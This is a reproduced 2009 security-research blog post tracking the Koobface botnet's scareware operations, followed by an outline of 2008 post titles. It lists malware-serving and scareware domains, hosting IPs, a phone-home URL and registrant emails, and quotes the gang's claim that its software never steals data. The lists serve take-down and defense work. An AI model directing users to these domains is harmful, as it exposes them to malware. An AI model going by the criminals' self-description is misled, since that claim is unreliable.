In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving their security system.

By the way, we did not have a cent using Twitter's traffic.

But many security issues tell the world we did.

They are wrong. As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. Our

software did not ever steal credit card or online bank information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry.

1769

We work on it :) Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

For the record, in case you were living on the other side of the universe, and weren't interested in the raw details taking place within the underground ecosystem, ***in July, 2009, I was [5]the only individual ever mentioned by the Koobface gang****, which back then included [6]the following message within the [7]command and control infrastructure for 9 days:*

• " ***We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing,***

researches and documentation for our software. *"*

Next to [8]the folks at TrendMicro, the DHS also featured the event in [9]DHS Daily Open Source Infrastructure Report for 3 September 2009 at page 18:

• " This individual is an independent security consultant who plays an active role in tracking and shutting down botnets and other illegal operations. "

It got ever more personal when ***[10]the Koobface gang redirected Facebook's entire IP space to my blog in October, 2009****, resulting in [11]thousands of Facebook visits every time [12]their crawlers were visiting a*

[13]Koobface-infected host. Thankfully, Facebook's Security Incident Response Team quickly took care of the issue.

In the spirit of Christmas, I'd also like to wish the Koobface gang happy holidays, and promise them that the cherry on the top of the research pie will see daylight anytime soon. First of all, I'd like to wish them happy holidays with ***[14]Frank Sinatra - "I've got you under my skin"*** *. They'll get the point.*

And now comes my Christmas present, systematic take-down, blacklisting, and domain suspension of Koob-

face scareware operations.

1770



Sample detection rates by Koobface binaries - [15]go.exe; [16]fb.79.exe; [17]fblanding.exe; [18]v2captcha.exe;

[19]v2webserver.exe; [20]pack _312s3.exe (the scareware). The currently active ***artificial2010 .com/?pid=312s02***

&sid=4db12f *- Email: Josefinat@yahoo.com - 193.104.22.200 - [21]AS34305; EUROACCESS Global Autonomous System acts as a redirector to the scareware domain portfolio.*

Currently

active

portfolio

of

scareware

domains

pushed

by

the

Koobface

botnet,

parked

at

193.104.22.200/91.212.226.95:

2010scannera1 .com *- Email: NathanHSchafer@yahoo.com*

artificial2010 .com *- Email: Josefinat@yahoo.com*

bestdiscounts2010 .com *- Email: FrancesHAustin@yahoo.com*

bestparty2009 .com *- Email: FrancesHAustin@yahoo.com*

bestparty2010 .com *- Email: FrancesHAustin@yahoo.com*

bestpffers2010 .com *- Email: FrancesHAustin@yahoo.com*

best-wishes-design .com *- Email: FrancesHAustin@yahoo.com*

bestyearparty .com *- Email: FrancesHAustin@yahoo.com*

celebrate2009year .com *- Email: FrancesHAustin@yahoo.com*

celebrate-designs .com *- Email: FrancesHAustin@yahoo.com*

happy-newyear2010 .com *- Email: JerryHWallace@yahoo.com*

internetproscanm .com *- Email: JacquelynMRyan@yahoo.com*

internetproscanq .com *- Email: JacquelynMRyan@yahoo.com*

internetproscanr .com *- Email: JacquelynMRyan@yahoo.com*

1771

internetproscanw .com *- Email: JacquelynMRyan@yahoo.com*

internetproscany .com *- Email: JacquelynMRyan@yahoo.com*

megascannera .com *- Email: MichaelDFranklin@yahoo.com*

megasecurityl .com *- Email: MichaelDFranklin@yahoo.com*

megasecurityp .com *- Email: MichaelDFranklin@yahoo.com*

megasecurityq .com *- Email: MichaelDFranklin@yahoo.com*

newholidaydesigns .com *- Email: FrancesHAustin@yahoo.com*

newyearandsanta .com *- Email: JerryHWallace@yahoo.com*

newyeardesgings .com *- Email: FrancesHAustin@yahoo.com*

onlinesecurityn1 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn2 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn3 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn4 .com *- Email: LucyGBrown@yahoo.com*

onlinesecurityn5 .com *- Email: LucyGBrown@yahoo.com*

online-securtiyv1 .com *- Email: LucyGBrown@yahoo.com*

online-securtiyv4 .com *- Email: LucyGBrown@yahoo.com*

online-securtiyv5 .com *- Email: LucyGBrown@yahoo.com*

onlineviruskilla0 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla2 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla4 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla6 .com *- Email: JacquelynMRyan@yahoo.com*

onlineviruskilla8 .com *- Email: JacquelynMRyan@yahoo.com*

santa-christmas2010 .com *- Email: JerryHWallace@yahoo.com*

snowandchristmas .com *- Email: JerryHWallace@yahoo.com*

thebestantispys .com *- Email: ThomasLRoy@yahoo.com*

Christmas-themed scareware serving domains:

happy-newyear2010 .com

celebrate2009year .com

newyearandsanta .com

newyeardesgings .com

santa-christmas2010 .com

snowandchristmas .com

1772



Speaking of AS34305; EUROACCESS Global Autonomous System, they’re also hosting scareware campaigns at another IP - 193.104.22.50 in particular:

pcprotect2010 .com *- Email: admin@pcprotect2010.com*

bestantispysoft2010 .com *- Email: admin@bestantispysoft2010.com*

worldantispyware1 .com *- Email: admin@worldantispyware1.com*

antispyware24x7 .com *- Email: admin@antispyware24x7.com*

spydetector2009 .com *- Email: admin@spydetector2009.com*

myprivatesoft2009 .com *- Email: admin@myprivatesoft2009.com*

itsafetyonline .com *- Email: admin@itsafetyonline.com*

antispycenterprof .com *- Email: admin@antispycenterprof.com*

webspydetectunlim .com *- Email: admin@webspydetectunlim.com*

pcsafetyplatinum .com *- Email: admin@webspydetectunlim.com*

spywaredetect24pro .com *- Email: admin@spywaredetect24pro.com*

eliminater2009pro .com *- Email: admin@eliminater2009pro.com*

pcsafety2009pro .com *- Email: admin@pcsafety2009pro.com*

1773

securityztop .com *- Email: admin@securityztop.com*

antisspywarescenter .com *- Email: admin@antisspywarescenter.com*

viridentifycenter .com *- Email: molda444vimo@safe-mail.net*

antispywarets .com *- Email: admin@antispywarets.com*

winvantivirus .com *- Email: admin@winvantivirus.com*

antispywaresnet .com *- Email: admin@antispywaresnet.com*

securityprosoft .com *- Email: admin@securityprosoft.com*

onlineantispysoft .com *- Email: admin@onlineantispysoft.com*

worldsantispysoft .com *- Email: admin@worldsantispysoft.com*

antispyworldwideint .com *- Email: admin@antispyworldwideint.com*

ivirusidentify .com *- Email: admin@ivirusidentify.com*

Within the same ASN, we can also find the following [22]Zeus crimeware serving domains, courtesy of the

Zeus Tracker:

print-design .cn *- Email: alexsundren@gmail.com*

backup2009 .com *- Email: tahli@yahoo.com - association with [23]money mule recruitment domain registration*
1211news .com *- Email: tahli@yahoo.com*

tuttakto .com *- Email: tahli@yahoo.com*

filatok .com *- Email: tahli@yahoo.com*

wwwldr .com *- Email: tahli@yahoo.com*

bbbboom .com *- Email: tahli@yahoo.com*

fant1k .com *- Email: tahli@yahoo.com*

hooooools .com *- Email: tahli@yahoo.com*

ianndex .com *- Email: tahli@yahoo.com*

vklom .com *- Email: tahli@yahoo.com*

wwwbypost .com *- Email: tahli@yahoo.com*

wwwudacha .com *- Email: tahli@yahoo.com*

[24]Sampled scareware phones back to:

ardeana-couture .com/?b=1s1 *- 204.12.252.99, parked there is also* ***windowssp3download .com*** *- Email: contact@subarutechs.com*

winrescueupdate .com/download/winlogo.bmp *- 89.248.162.147*

Historically, 89.248.162.147 (AS29073-ECATEL-AS, Ecatel Network) used to host the following scareware do-

mains:

attention-scanner .com *- Email: khouri@atomtech.cc*

be-secured2 .com *- Email: info@scholarnyc.com*

best-scanner-f .com *- Email: LouisALeavitt@yahoo.com*

get-secure2 .com *- Email: info@scholarnyc.com*

installprotection2 .com *- Email: info@scholarnyc.com*

online-defense7 .com *- Email: contacts@manipadni.com.br*

scan-spyware2 .com *- Email: info@paristours.fr*

topscan2 .com *- Email: LouisALeavitt@yahoo.com*

topscan3 .com *- Email: LouisALeavitt@yahoo.com*

virus-pcscan .com *- Email: admin@rewards.de*

win-scan05 .com *- Email: katia@salsat.eu*

win-scan07 .com *- Email: katia@salsat.eu*

win-scan09 .com *- Email: katia@salsat.eu*

winrescueupdate .com

winscanner01 .com *- Email: contacts@crunchiesb.com*

1774

winscanner18 .com *- Email: contacts@crunchiesb.com*

your-protection8 .com *- Email: admin@Relocation.it*

Happy Holidays, too!

Related Koobface research published in 2009:

[25]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[26]Koobface Botnet Starts Serving Client-Side Exploits

[27]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[28]Koobface Botnet's Scareware Business Model - Part Two

[29]Koobface Botnet's Scareware Business Model - Part One

[30]Koobface Botnet Redirects Facebook's IP Space to my Blog

[31]New Koobface campaign spoofs Adobe's Flash updater

[32]Social engineering tactics of the Koobface botnet

[33]Koobface Botnet Dissected in a TrendMicro Report

[34]Movement on the Koobface Front - Part Two

[35]Movement on the Koobface Front

[36]Koobface - Come Out, Come Out, Wherever You Are

[37]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [38]Dancho Danchev's blog.

1. http://www.kaspersky.com/news?id=207575835

2. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul 2009.pdf

3. http://www.itworldcanada.com/news/cisco-gives-zeus-koobface-and-conficker-working-group-awards/139547

4. http://www.abuse.ch/?p=2103

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

7. http://1.bp.blogspot.com/_wICHhTiQmrA/StXzL5MWBII/AAAAAAAAAERY/muXddtmbSqY/s1600-h/trendmicro_koobface.JPG

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

9. http://www.globalsecurity.org/security/library/news/2009/09/dhs_daily_report_2009-09-03.pdf

10. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

11. http://4.bp.blogspot.com/_wICHhTiQmrA/St9uT2urS4I/AAAAAAAAAESo/K3tPvZxjx0s/s1600-h/facebook_koobface_refer

rers_1.JPG

12. http://2.bp.blogspot.com/_wICHhTiQmrA/St9pMvTG4nI/AAAAAAAAAESQ/C1dlgY6304E/s1600-h/facebook_koobface_refer

rers_2.JPG

13. http://2.bp.blogspot.com/_wICHhTiQmrA/St9rXn5KChI/AAAAAAAAAESY/HX_7jR15W7g/s1600-h/facebook_koobface_referrers_3.JPG

14. http://www.youtube.com/watch?v=RHLC-EimdAc

15. http://www.virustotal.com/analisis/9134b22c5c5bee4deabf7ae5c1db7e5fd5e55ba7ff429897a6f9efdaf56003a4-1261699442

16. http://www.virustotal.com/analisis/eca17fa3f4be5875040c19ad28ea34a9281857b4af92547a75ef909ba7d59a5d-1261699459

17. http://www.virustotal.com/analisis/ba57af25416060a0f02fab33a6de4ef0396c2d5f78638c616fe979c2c647c483-1261699474

18. http://www.virustotal.com/analisis/6eca8a05683c104fbd24f8aad106405d9835a6762a025215e87f303202ed939a-1261699495

19. http://www.virustotal.com/analisis/7b348b23cbc4ed116ab83efabb10f070e32741479713b5684c79646131132222-1261699

1775

99511

20. http://www.virustotal.com/analisis/de3b1c6eca54505e952610bef26f3c4ca4dd8d41e25bb449658afa53eccd0501-12616

98412

21. http://google.com/safebrowsing/diagnostic?site=AS:34305

22. https://zeustracker.abuse.ch/monitor.php?as=34305

23. http://www.bobbear.com/investment-alliance-llc.html

24. http://www.virustotal.com/analisis/49dfa3d17498da3426917c96f9c1e2d1cf2c8a0c03755818bbf83dab67931324-12618

67295

25. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

26. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

27. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

28. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

29. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

30. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

31. http://blogs.zdnet.com/security/?p=4594

32. http://content.zdnet.com/2346-12691_22-352597.html

33. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

34. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

35. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

36. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

37. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

38. http://ddanchev.blogspot.com/

1776

Document Outline

- *2008*
  - *January*
    - *Massive RealPlayer Exploit Embedded Attack (2008-01-07 20:40)*
    - *MySpace Phishers Now Targeting Facebook (2008-01-07 23:43)*
    - *The Invisible Blackhat SEO Campaign (2008-01-09 00:21)*
    - *Malware Serving Exploits Embedded Sites as Usual (2008-01-10 01:28)*
    - *The Pseudo "Real Players" (2008-01-15 00:28)*
    - *PAINTing a Botnet IRC Channel (2008-01-15 00:30)*
    - *RBN's Fake Account Suspended Notices (2008-01-16 00:01)*
    - *The Random JS Malware Exploitation Kit (2008-01-16 00:06)*
    - *Storm Worm's St. Valentine Campaign (2008-01-16 02:11)*
    - *DIY Fake MSN Client Stealing Passwords (2008-01-17 16:44)*
    - *E-crime and Socioeconomic Factors (2008-01-21 15:17)*
    - *Mujahideen Secrets 2 Encryption Tool Released (2008-01-21 15:49)*
    - *The Dutch Embassy in Moscow Serving Malware (2008-01-28 22:33)*
    - *The Shark3 Malware is in the Wild (2008-01-31 23:53)*
  - *February*
    - *U.K's FETA Serving Malware (2008-02-12 14:34)*

- *BlackEnergy DDoS Bot Web Based C&Cs (2008-02-12 17:17)*
- *Anti-Malware Vendor's Site Serving Malware (2008-02-13 03:51)*
- *The New Media Malware Gang - Part Three (2008-02-13 17:31)*
- *Visualizing a SEO Links Farm (2008-02-13 17:42)*
- *Statistics from a Malware Embedded Attack (2008-02-13 19:52)*
- *Malware Embedded Link at Pod-Planet (2008-02-18 05:01)*
- *Massive Blackhat SEO Targeting Blogspot (2008-02-18 05:15)*
- *Geolocating Malicious ISPs (2008-02-18 07:50)*
- *Serving Malware Through Advertising Networks (2008-02-18 17:50)*
- *The Continuing .Gov Blackat SEO Campaign (2008-02-18 22:52)*
- *The FirePack Web Malware Exploitation Kit (2008-02-20 15:37)*
- *Uncovering a MSN Social Engineering Scam (2008-02-20 22:24)*
- *Malicious Advertising (Malvertising) Increasing (2008-02-21 05:43)*
- *Localizing Cybercrime - Cultural Diversity on Demand (2008-02-22 00:34)*
- *Malware Infected Hosts as Stepping Stones (2008-02-22 04:59)*
- *The Continuing .Gov Blackhat SEO Campaign - Part Two (2008-02-25 14:12)*
- *Inside a Botnet's Phishing Activities (2008-02-25 16:44)*
- *RBN's Malware Puppets Need Their Master (2008-02-26 17:20)*

        - *Yet Another Massive Embedded Malware Attack (2008-02-27 19:17)*
        - *RBN's Phishing Activities (2008-02-27 21:03)*
    - *March*
        - *Embedding Malicious IFRAMEs Through Stolen FTP Accounts (2008-03-03 17:21)*
        - *ZDNet Asia and TorrentReactor IFRAME-ed (2008-03-04 15:39)*
        - *Rogue RBN Software Pushed Through Blackhat SEO (2008-03-05 15:35)*
        - *Unprofessionally Piggybacking on my Research (2008-03-05 20:55)*
        - *More CNET Sites Under IFRAME Attack (2008-03-06 13:48)*
        - *Injecting IFRAMEs by Abusing Input Validation (2008-03-07 20:53)*
        - *Wired.com and History.com Getting RBN-ed (2008-03-10 18:14)*
        - *The New Media Malware Gang - Part Four (2008-03-12 02:41)*
        - *Loads.cc's DDoS for Hire Service (2008-03-12 03:56)*
        - *More High Profile Sites IFRAME Injected (2008-03-12 14:44)*
        - *Embedded Malware at Bloggies Awards Site (2008-03-13 00:24)*
        - *PR Storm - Mass iFRAME Injectable Attacks (2008-03-17 23:44)*
        - *Terror on the Internet - Conflict of Interest (2008-03-19 00:39)*
        - *A Portfolio of Fake Video Codecs (2008-03-19 23:18)*
        - *Cybersquatting Security Vendors for Fraudulent Purposes (2008-03-21 00:02)*
        - *A Localized Bankers Malware Campaign (2008-03-25 17:23)*

- *Massive IFRAME SEO Poisoning Attack Continuing (2008-03-28 02:26)*
- *The Epileptics Forum Attack (2008-03-31 09:27)*
- *Phishing Pages for Every Bank are a Commodity (2008-03-31 09:43)*

- *April*
  - *A Commercial Web Site Defacement Tool (2008-04-01 12:13)*
  - *UNICEF Too IFRAME Injected and SEO Poisoned (2008-04-01 13:45)*
  - *Cybersquatting Symantec's Norton AntiVirus (2008-04-01 14:17)*
  - *HACKED BY THE RBN! (2008-04-01 22:35)*
  - *Quality and Assurance in Malware Attacks (2008-04-02 18:02)*
  - *The Cyber Storm II Cyber Exercise (2008-04-03 17:29)*
  - *Skype Spamming Tool in the Wild (2008-04-07 13:57)*
  - *Romanian Script Kiddies and the Screensavers Botnet (2008-04-08 10:17)*
  - *ICQ Messenger Controlled Malware (2008-04-14 13:50)*
  - *Localized Fake Security Software (2008-04-14 14:31)*
  - *Malware and Exploits Serving Girls (2008-04-15 13:34)*
  - *Web Email Exploitation Kit in the Wild (2008-04-16 19:44)*
  - *Fake Yahoo Greetings Malware Campaign Circulating (2008-04-16 21:26)*
  - *Phishing Emails Generating Botnet Scaling (2008-04-18 21:16)*
  - *China's CERT Annual Security Report - 2007 (2008-04-21 09:15)*

        - *The Rise of Kosovo Defacement Groups (2008-04-21 11:31)*
        - *Phishing Tactics Evolving (2008-04-21 17:34)*
        - *Ten Signs It's a Slow News Week (2008-04-21 20:58)*
        - *Chinese Hacktivists Waging People's Information Warfare Against CNN (2008-04-22 09:25)*
        - *The DDoS Attack Against CNN.com (2008-04-23 02:21)*
        - *The United Nations Serving Malware (2008-04-23 17:13)*
        - *Crimeware in the Middle - Zeus (2008-04-24 10:33)*
        - *A Botnet Master's To-Do List (2008-04-26 19:36)*
        - *The FirePack Exploitation Kit - Part Two (2008-04-27 11:27)*
        - *Web Site Defacement Groups Going Phishing (2008-04-28 08:23)*
        - *DIY Exploit Embedding Tool - A Proprietary Release (2008-04-28 11:45)*
        - *New DIY Malware in the Wild (2008-04-29 22:39)*
        - *Response Rate for an IM Malware Attack (2008-04-30 09:17)*
        - *Fake Directory Listings Acquiring Traffic to Serve Malware (2008-04-30 10:17)*
        - *Detection Rates for Malware in the Wild (2008-04-30 11:58)*
    - *May*
        - *Testing Signature-based Antivirus Products Contest (2008-05-02 08:16)*
        - *Segmenting and Localizing Spam Campaigns (2008-05-02 11:28)*
        - *MySpace Hosting MySpace Phishing Profiles (2008-05-05 09:29)*

- *Ethical Phishing to Evaluate Phishing Awareness (2008-05-06 23:26)*
- *Harvesting YouTube Usernames for Spamming (2008-05-07 08:50)*
- *Blackhat SEO Campaign at The Millennium Challenge Corporation (2008-05-07 09:47)*
- *A Chinese DIY Multi-Feature Malware (2008-05-08 11:29)*
- *Skype Phishing Pages Serving Exploits and Malware (2008-05-09 11:35)*
- *Stealing Sensitive Databases Online - the SQL Style (2008-05-12 08:13)*
- *Custom DDoS Attacks Within Popular Malware Diversifying (2008-05-12 11:42)*
- *Major Career Web Sites Hit by Spammers Attack (2008-05-12 19:07)*
- *The FirePack Exploitation Kit Localized to Chinese (2008-05-13 15:16)*
- *A Botnet of U.S Military Hosts (2008-05-14 14:40)*
- *DIY Phishing Kits Introducing New Features (2008-05-15 20:29)*
- *Got Your XPShield up and Running? (2008-05-15 21:20)*
- *Redmond Magazine SQL Injected by Chinese Hacktivists (2008-05-17 18:47)*
- *The Small Pack Web Malware Exploitation Kit (2008-05-19 10:08)*
- *Fast-Fluxing SQL Injection Attacks (2008-05-19 14:06)*
- *All You Need is Storm Worm's Love (2008-05-20 14:15)*
- *Fake PestPatrol Security Software (2008-05-20 17:41)*
- *Pro-Serbian Hacktivists Attacking Albanian Web Sites (2008-05-20 22:05)*

- *The Whitehouse.org Serving Malware (2008-05-21 09:38)*
- *Yet Another DIY Proprietary Malware Builder (2008-05-21 15:51)*
- *Malware Domains Used in the SQL Injection Attacks (2008-05-22 15:42)*
- *The Icepack Exploitation Kit Localized to French (2008-05-23 23:19)*
- *How Does a Botnet with 100k Infected PCs Look Like? (2008-05-26 09:35)*
- *A Review of Hakin9 IT Security Magazine (2008-05-26 10:24)*
- *Web 2.0 Privacy and Security Workshop - Papers Released (2008-05-26 15:23)*
- *Yet Another Massive SQL Injection Spotted in the Wild (2008-05-26 17:58)*
- *Asprox Phishing Campaigns Dominated in April (2008-05-27 12:50)*
- *Malware Attack Exploiting Flash Zero Day Vulnerability (2008-05-27 22:37)*
- *Comcast.net not Hacked, DNS Records Hijacked (2008-05-30 13:31)*
- *Storm Worm Hosting Pharmaceutical Scams (2008-05-30 21:05)*

- *June*
  - *U.K's Crime Reduction Portal Hosting Phishing Pages (2008-06-02 07:20)*
  - *Price Discrimination in the Market for Stolen Credit Cards (2008-06-03 13:15)*
  - *Blackhat SEO Redirects to Malware and Rogue Software (2008-06-05 13:38)*
  - *Using Market Forces to Disrupt Botnets (2008-06-09 10:53)*
  - *Who's Behind the GPcode Ransomware? (2008-06-10 10:38)*

- *ImageShack Typosquatted to Serve Malware (2008-06-11 15:12)*
- *Fake YouTube Site Serving Flash Exploits (2008-06-12 13:25)*
- *Monetizing Web Site Defacements (2008-06-13 16:15)*
- *Malicious Doorways Redirecting to Malware (2008-06-16 09:36)*
- *The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw (2008-06-18 22:38)*
- *Fake Celebrity Video Sites Serving Malware (2008-06-20 13:06)*
- *Phishing Campaign Spreading Across Facebook (2008-06-20 19:36)*
- *Underground Multitasking in Action (2008-06-23 14:07)*
- *An Update to Photobucket's DNS Hijacking (2008-06-24 12:19)*
- *Fake Porn Sites Serving Malware (2008-06-25 16:11)*
- *Backdoording Cyber Jihadist Ebooks for Surveillance Purposes (2008-06-25 23:11)*
- *Right Wing Israeli Hackers Deface Hamas's Site (2008-06-26 20:14)*
- *ICANN and IANA's Domain Names Hijacked by the NetDevilz Hacking Group (2008-06-27 02:58)*
- *The Malicious ISPs You Rarely See in Any Report (2008-06-30 15:11)*

- *July*
  - *Summarizing June's Threatscape (2008-07-01 12:21)*
  - *Decrypting and Restoring GPcode Encrypted Files (2008-07-01 15:11)*
  - *Chinese Bloggers Bypassing Censorship by Blogging Backward (2008-07-02 23:09)*

- *Gmail, Yahoo and Hotmail's CAPTCHA Broken (2008-07-03 14:52)*
- *The Antivirus Industry in 2008 (2008-07-04 16:08)*
- *Lithuania Attacked by Russian Hacktivists, 300 Sites Defaced (2008-07-07 08:19)*
- *The ICANN Responds to the DNS Hijacking, Its Blog Under Attack (2008-07-07 13:27)*
- *The Risks of Outdated Situational Awareness (2008-07-07 15:46)*
- *Fake Porn Sites Serving Malware - Part Two (2008-07-08 10:24)*
- *Storm Worm's U.S Invasion of Iran Campaign (2008-07-09 02:06)*
- *Mobile Malware Scam iSexPlayer Wants Your Money (2008-07-09 14:42)*
- *The Template-ization of Malware Serving Sites (2008-07-10 18:40)*
- *Violating OPSEC for Increasing the Probability of Malware Infection (2008-07-11 22:04)*
- *Monetizing Compromised Web Sites (2008-07-14 09:15)*
- *Malware and Office Documents Joining Forces (2008-07-14 17:06)*
- *Are Stolen Credit Card Details Getting Cheaper? (2008-07-15 20:08)*
- *The Neosploit Malware Kit Updated with Snapshot ActiveX Exploit (2008-07-15 21:43)*
- *Obfuscating Fast-fluxed SQL Injected Domains (2008-07-17 09:28)*
- *The Unbreakable CAPTCHA (2008-07-17 22:36)*
- *The Ayyildiz Turkish Hacking Group VS Everyone (2008-07-18 11:35)*
- *Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)*

- *Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)*
- *Money Mule Recruiters use ASProx's Fast Fluxing Services (2008-07-18 12:48)*
- *SQL Injecting Malicious Doorways to Serve Malware (2008-07-21 06:41)*
- *Impersonating StopBadware.org to Serve Fake Security Warnings (2008-07-21 07:22)*
- *Coding Spyware and Malware for Hire (2008-07-22 10:48)*
- *Lazy Summer Days at UkrTeleGroup Ltd (2008-07-22 12:00)*
- *Email Hacking Going Commercial (2008-07-24 07:17)*
- *People's Information Warfare vs the U.S DoD Cyber Warfare Doctrine (2008-07-24 08:24)*
- *Vulnerabilities in Antivirus Software - Conflict of Interest (2008-07-24 10:01)*
- *Counting the Bullets on the (Malware) Front (2008-07-25 09:09)*
- *Counting the Bullets on the (Malware) Front (2008-07-25 09:09)*
- *Smells Like a Copycat SQL Injection In the Wild (2008-07-28 12:07)*
- *Click Fraud, Botnets and Parked Domains - All Inclusive (2008-07-28 13:52)*
- *Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings (2008-07-29 09:29)*
- *Neosploit Team Leaving the IT Underground (2008-07-29 20:19)*
- *Dissecting a Managed Spamming Service (2008-07-30 10:10)*
- *Storm Worm's Lazy Summer Campaigns (2008-07-31 12:50)*

◦ *August*

- *Summarizing July's Threatscape (2008-08-01 23:02)*
- *McAfee's Site Advisor Blocking n.runs AG - "for starters" (2008-08-04 15:26)*
- *Twitter Malware Campaign Wants to Bank With You (2008-08-05 11:46)*
- *The Twitter Malware Campaign Wants to Bank With You (2008-08-05 11:46)*
- *Compromised Web Servers Serving Fake Flash Players (2008-08-05 21:47)*
- *Pinch Vulnerable to Remotely Exploitable Flaw (2008-08-07 15:38)*
- *Phishers Backdooring Phishing Pages to Scam One Another (2008-08-07 17:23)*
- *Email Hacking Going Commercial - Part Two (2008-08-08 19:25)*
- *Summarizing Zero Day's Posts for July (2008-08-08 20:06)*
- *The Russia vs Georgia Cyber Attack (2008-08-11 22:05)*
- *76Service - Cybercrime as a Service Going Mainstream (2008-08-13 11:01)*
- *Who's Behind the Georgia Cyber Attacks? (2008-08-14 14:38)*
- *Guerilla Marketing for a Conspiracy Site (2008-08-14 20:35)*
- *Banker Malware Targeting Brazilian Banks in the Wild (2008-08-18 13:24)*
- *Compromised Cpanel Accounts For Sale (2008-08-18 13:31)*
- *A Diverse Portfolio of Fake Security Software - Part Two (2008-08-19 07:54)*
- *DIY Botnet Kit Promising Eternal Updates (2008-08-20 10:28)*
- *A Diverse Portfolio of Fake Security Software - Part Three (2008-08-20 10:55)*

- *Fake Celebrity Video Sites Serving Malware - Part Two (2008-08-21 08:52)*
- *Web Based Botnet Command and Control Kit 2.0 (2008-08-22 18:22)*
- *A Diverse Portfolio of Fake Security Software - Part Four (2008-08-25 12:03)*
- *Automatic Email Harvesting 2.0 (2008-08-26 12:35)*
- *Fake Porn Sites Serving Malware - Part Three (2008-08-26 15:21)*
- *Facebook Malware Campaigns Rotating Tactics (2008-08-27 14:18)*
- *Fake Security Software Domains Serving Exploits (2008-08-28 12:41)*
- *Exposing India's CAPTCHA Solving Economy (2008-08-29 21:38)*

◦ *September*

- *A Diverse Portfolio of Fake Security Software - Part Five (2008-09-02 10:41)*
- *Copycat Web Malware Exploitation Kits are Faddish (2008-09-03 13:27)*
- *The Commoditization of Anti Debugging Features in RATs (2008-09-03 14:19)*
- *Summarizing Zero Day's Posts for August (2008-09-04 14:18)*
- *Summarizing August's Threatscape (2008-09-10 09:49)*
- *Adult Network of 1448 Domains Compromised (2008-09-15 13:13)*
- *Skype Spamming Tool in the Wild - Part Two (2008-09-15 14:55)*
- *EstDomains and Intercage VS Cybercrime (2008-09-16 12:20)*
- *Spam Campaign Abusing Yahoo's Services (2008-09-17 15:34)*

        - *Two Copycat Web Malware Exploitation Kits in the Wild (2008-09-24 17:35)*
        - *A Diverse Portfolio of Fake Security Software - Part Six (2008-09-24 21:29)*
        - *250k of Harvested Hotmail Emails Go For? (2008-09-25 14:18)*
        - *Hijacking a Spam Campaign's Click-through Rate (2008-09-26 16:06)*
        - *The Commercialization of Anti Debugging Tactics in Malware (2008-09-29 22:27)*
        - *Modified Zeus Crimeware Kit Comes With Built-in MP3 Player (2008-09-29 23:38)*
        - *A Diverse Portfolio of Fake Security Software - Part Seven (2008-09-30 14:42)*
        - *Identifying the Gpcode Ransomware Author (2008-09-30 23:35)*
    - *October*
        - *Web Based Malware Eradicates Rootkits and Competing Malware (2008-10-01 22:20)*
        - *Copycat Web Malware Exploitation Kit Comes with Disclaimer (2008-10-02 09:58)*
        - *Monetizing Infected Hosts by Hijacking Search Results (2008-10-02 14:33)*
        - *Knock, Knock, Knockin' on Carder's Door (2008-10-02 17:59)*
        - *Managed Fast Flux Provider - Part Two (2008-10-02 19:39)*
        - *Syndicating Google Trends Keywords for Blackhat SEO (2008-10-03 10:35)*
        - *Inside a Managed Spam Service (2008-10-03 14:12)*
        - *Fake Windows XP Activation Trojan Wants Your CVV2 Code (2008-10-06 19:42)*
        - *Web Based Malware Emphasizes on Anti-Debugging Features (2008-10-07 09:42)*

- *A Diverse Portfolio of Fake Security Software - Part Eight (2008-10-07 14:21)*
- *Summarizing Zero Day's Posts for September (2008-10-07 17:54)*
- *Commoditization of Anti Debugging Features in RATs - Part Two (2008-10-09 10:47)*
- *Cybercriminals Abusing Lycos Spain To Serve Malware (2008-10-09 11:01)*
- *Quality Assurance in Malware Attacks - Part Two (2008-10-14 10:59)*
- *The Cost of Anonymizing a Cybercriminal's Internet Activities (2008-10-14 21:23)*
- *DDoS Attack Graphs from Russia vs Georgia's Cyberattacks (2008-10-15 21:07)*
- *TorrentReactor Compromised, 1.2M Users Database In the Wild (2008-10-16 14:56)*
- *A Diverse Portfolio of Fake Security Software - Part Nine (2008-10-16 16:00)*
- *Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks (2008-10-20 16:15)*
- *Massive SQL Injection Attacks - the Chinese Way (2008-10-21 23:01)*
